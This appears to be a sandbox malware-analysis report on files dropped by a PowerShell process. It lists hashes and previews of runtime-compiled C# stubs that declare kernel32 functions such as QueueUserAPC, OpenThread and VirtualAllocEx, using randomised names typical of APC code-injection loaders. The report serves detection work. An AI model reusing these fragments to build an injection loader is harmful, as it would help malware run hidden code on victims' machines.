Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.242550650164058
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23feaFBJ+zxs7+AEszIWXp+N23feaFb:p37Lvkmb6KHmQ+WZE8mq
MD5:	3AE1BEFA7A0D85D148906C36CBCC0F97
SHA1:	465AA65D388DC24A2ED4392161981C635044BF67
SHA-256:	E26B26061D154BB31A898D3EB5D10B155FE640D7575E6FEE029C310294C6F807
SHA-512:	2E47409E4E536F978C97D1B670ECC286EDB51D12EA7A3FB214629C41B4C9D67A728DDA68841A705032E34E404DF3053DBEF10896BC2C52336F3CD692FA6D840
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.0.cs"

C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.5895330228691646
Encrypted:	false
SSDEEP:	24:etGShr/u2Dg85lxlok3Jgpi/V4MatkZfxTYaUI+ycuZhNZakSnPNnq:6hCWb5lxF1RJxc1ulZa31q
MD5:	F70C6A13A7C6E006717C5E7E7976708B
SHA1:	454F18686AFE5BC12D7C2E64BABB386B5782F7B3
SHA-256:	7252237B7DFEF95A2466E2E464D1C4B8E6694CE90D9054B4E9926F5FBDF1D1B6
SHA-512:	D7EA4BEC495EE11C7EF08DDF595B5732E66280703E171332ECB6A133568509498434E9CA3BB4C0B1919640628ACA7E106C03056DFAAD5A31F875AE121CA81D6
Malicious:	false

C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....#... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X.....P .....c.....i....r....z.....c. ...c...!.c.%...c.....*....3.+....8.....E.....X..... .....!.....<Module>.4mppu3lx.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\4mppu3lx\CSC5D5E602DFAC54795936F9835A1D78A6E.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.104296727552063
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryrak7YnqqnPN5Dlq5J:+RI+ycuZhNZakSnPNnqX
MD5:	383ECB4FC0136C28EF381B0C01BDA0ED
SHA1:	1C999C90B0227E3182A66511EB78A95F7E41EEE0
SHA-256:	9C96E3B899F4EF5C08F79B5AFBF4BDD71A0D754DC4FC1D171FD3E08542290D5D
SHA-512:	B5ADC5A1FCF4EC17E45BEE349F1B25AB8D8BD16D8997370CAEF70F50960B9FECF5FA83DA7723BCBF12502A915DD6E93198D0D8F9C805A6B8035672E803D710 DA
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...4.m.p.p.u.3.l.x...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...4.m.p.p.u.3.l.x...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES7CE2.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.712160249705447
Encrypted:	false
SSDEEP:	24:bPnyyH4hHEhKdNNI+ycuZhN3akSpPNnq9qpye9Ep:bPRH02Kd31ul3a3Lq95
MD5:	BF1D29F24154A06CB0694904280804B5
SHA1:	92A9995BC8CA738058936488797ACF94565FBBDF
SHA-256:	74A1DA02C05CD5EE942A57422BD6990DC7479C78081E4401481847759665FF15
SHA-512:	7C8177AA60DE550A69B312F1AA5E95CA652FEBF6115F926063A129ED77BCBD91C5DC8563897D91F6AEB617155B9A292DC46778B07C6D88A98065684D6FDAB2F B
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\kdz1kgtq\CSC3C6C006953954AC2BBB3EA5383F4311.TMP.....>.h.6m/.o.X}+.....4.....C:\Users\user\AppD ata\Local\Temp\RES7CE2.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtre s.exe..... ....

C:\Users\user\AppData\Local\Temp\RES92FA.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\RES92FA.tmp	
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.685353697569037
Encrypted:	false
SSDEEP:	24:bPFCPahHnhKdNNI+ycuZhNpDpGakS4DpXPNnq9qpge9Ep:bP0P+BKd31ulpD0a34Dbq9T
MD5:	480E0979F86BB155070CF556A833065C
SHA1:	4172C428339BE4307DFCDF168C51F897B56755E1
SHA-256:	CBBF283BAD3E4D5096E945DCF84A08BB0A08F873EB9BF2571517E6E98D43B98D
SHA-512:	331775405E55D0350FC2B77009C2A922AB1274CEA9074A664777D145ECA26C10AA70CE4EE7CDA7618907DEE937CAD822BDEC2005436A9925254A0A46BCC1323
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\tangn2aw\CSCCFAE70CB50C649DC9230F2DAC50A036.TMP.....oF;.E...s.....4.....C:\Users\user\AppData\Local\Temp\RES92FA.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RESB25A.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.709512982190019
Encrypted:	false
SSDEEP:	24:pgmlpOGXhHXThKdNNI+ycuZhNZakSnPNnq9qpYe9Ep:KmlxxNKd31ulZa31q9L
MD5:	3D74CC60CDBA1DEE8E671EAFE33934BD
SHA1:	9070E42D68D4E9321959B84BD36BED299617A39D
SHA-256:	EC02B50FDEE9B92983C72AEBF490278FB6F3E0EF17F82139E4B20D2CD203CA5E
SHA-512:	C8EFD20CCE844C7E45145E6247E9AFE3F37D8832A7633674C8C1F6E77FF1AB3C6BBF868425B762F41C1BBB3A5F6AAF7B447A79B2E38BACD362542D47ECED5878
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\4mppu3lx\CSC5D5E602DFAC54795936F9835A1D78A6E.TMP.....8>.O..l(.8.....4.....C:\Users\user\AppData\Local\Temp\RESB25A.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RESCF86.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7115990992676333
Encrypted:	false
SSDEEP:	24:pgL5hHyhKdNNI+ycuZhNlakSDPNnq9qpPe9Ep:KXoKd31ulla3pq9I
MD5:	E130A010695A3EDCE2CFCEC6001C550D
SHA1:	07565C2E464B6D5062633AB9A0078081045D9714
SHA-256:	0BE31163267DB191ECDF9DAE8A46438EA94D88163CF6071811A9E3F97616DC34
SHA-512:	D5DC129BA0251779721151E3E509CDD6549D3F597A808FC94A9FF49B0C5D0D2778B1E51099416626D8FF7BE1118C2AC14E4794C1DF14B67EC4F7335B2A2DD6E
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\y3j0hr41\CSC1BD10A2A5D864F59B6883896D7374BCD.TMP.....D...H....[0.....4.....C:\Users\user\AppData\Local\Temp\RESCF86.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_12b2zita.pj0.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_12b2zita.pj0.ps1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3xi1kydi.rnm.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4vimynhx.xnu.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5usb1drh.jow.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\kdz1kgtq\CSC3C6C006953954AC2BBB3EA5383F4311.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1193526271992367
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryoNUmGak7YnqqJNUmXPN5Dlq5J:+RI+ycuZhN3akSpPNnqX
MD5:	F03E8268E0366D2F0A6FEF88587D2B0A
SHA1:	DBEAF34B141191AB6DF1C841BD4AD47911CB3D7A

C:\Users\user\AppData\Local\Temp\kdz1kgtq\CSC3C6C006953954AC2BBB3EA5383F4311.TMP	
SHA-256:	402086ED5D77BAAF01F3C72488C8BB364D60EB2A26858AE06E9021F5366819A0
SHA-512:	9FFA894D7EB28649CD8F7187DD79DF4641DEC5BB93AFC0DC7EC8E308E47A4A3E99236C9466E26A23BEF1B1FF0498F6EAEB85053D8EF897559EA203E8DA5501ED
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.d.z.1.k.g.t.q...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...k.d.z.1.k.g.t.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.302741708491908
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fbquq3zxs7+AEszIWXp+N23fbquqy:p37Lvkmb6KHCWZE8H
MD5:	1E092A336147A2D705A050B029E39DEE
SHA1:	C159FD31C324169B67FA861127253920B1F1AC7B
SHA-256:	B0A869D89A341FABEC3D0F10A3B2E4BF21CA11D60298800930327C53C231A117
SHA-512:	E7C1A283FED29DC4ACAAECA6C651BC4A44877DF9C49A4CF1329C8A86CAD7CDE3D4CFEDDEA14703CD3092EAD7ACBA39CE520886864F5A30EC0E6EAFC441327989
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.0.cs"

C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.602532455988938
Encrypted:	false
SSDEEP:	24:etGSA/u2Dg85lxlok3JgpiF4MatkZfNOpaUI+ycuZhN3akSpPNnq:6RWb5lxF1pJNk1ul3a3Lq
MD5:	0B8509D2104737F632C9C63F5E955219
SHA1:	B3E0742724E8EBF0191F0BE0F0C206B40CFD015C
SHA-256:	E76710A417C81F136005FED559F2371C7032404CDDC937745062DBE00D34A3F5
SHA-512:	ADAF4EFE3CB0A871D9F70EB86B323E152E05F1EC4A607E92F3407B50D5D3D696AC02865DD4E5E28640AAC91571AE125E55605D3CDB34293328A06ACBBCEC369D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....#... ...@..... .....@.....#..O....@.....` ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X....P .....c.....i....r.....z.....c. ...c...!.c.%...c.....*....3.+.....8.....E.....X..... .....!.....<Module>.kdz1kgtq.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.out	

C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\tangn2aw\CSCCFAE70CB50C649DC9230F2DAC50A036.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.083239208484816
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryORCDO2Gak7YnqqTRCDO2XPN5Dlq5J:+RI+ycuZhNpDpGakS4DpXPNnqX
MD5:	6F463BBD45F0ED0A730D2E92C2B7E104
SHA1:	C10479453DC1AA9F8563D5C82D50C05A52CA51B0
SHA-256:	69C34AC5EC94C9A9B12E4463BD90B25F96A4EE38116C964AC1CE1AAEA1BF30C1
SHA-512:	6D33A172BF886FFCD6E674341F9B14BFC099F8D8C2347A299D405F2FCD039A86B308AAA570D228D1D883D20B79F3178F5DB33810A24E9F06699C00F43DC320E
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.a.n.g.n.2.a.w...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...t.a.n.g.n.2.a.w...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr h khhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.2214542206598695
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fjUzxs7+AEszIWXp+N23fNn:p37Lvkmb6KHIWZE8Fn
MD5:	8CD062DDDD60F2109CFCBBAE65291A6C
SHA1:	B007C531648A717CC10CEAC5FD77E1206120B8A7
SHA-256:	9E51E947EBDE286B26DA3E0A86F9A1590EAFA8B7A06DB7DE8486500D30F691E3
SHA-512:	B4001AE007029B66850C5950E347DE41C65B831901C786113EE0B3D3CF51F606917FBD0D1C14B3768151AB695241FBFB44FC8595963FAB3997F0EB13854A1B30

C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.cmdline	
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.0.cs"

C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.632919108604656
Encrypted:	false
SSDEEP:	24:etGSlMOWEey8MTz7X8daP0eWQvDdWSWtJ0DtkZfJVmBjO7Xl+ycuZhNpDpGakS4y:6b7KMTcd6q4WPVJ7mi1ulpD0a34Dbq
MD5:	D0941FFAA37DDDBB36A988D2E04B79D7
SHA1:	E01D88A4802A33E8398D6B18BAFF22D7B0CFA9FD
SHA-256:	77C29F76886571FF97273F680749CB75099F5FD1A631831C9D1EC6BCFD0F674D
SHA-512:	AEAD4756F54009F3CF2DAFD20FC38BFF8773A1F255B12CB914250319624 86B2240B108AFB3A782180C2E4860BC9881A340CCC6A0B6B06280ECA4A120956B0175
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ....@.....#..O....@.....` ..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S.....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+.....4.A.....9.....K.....S..... .....".....<Module>.tangn2aw.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
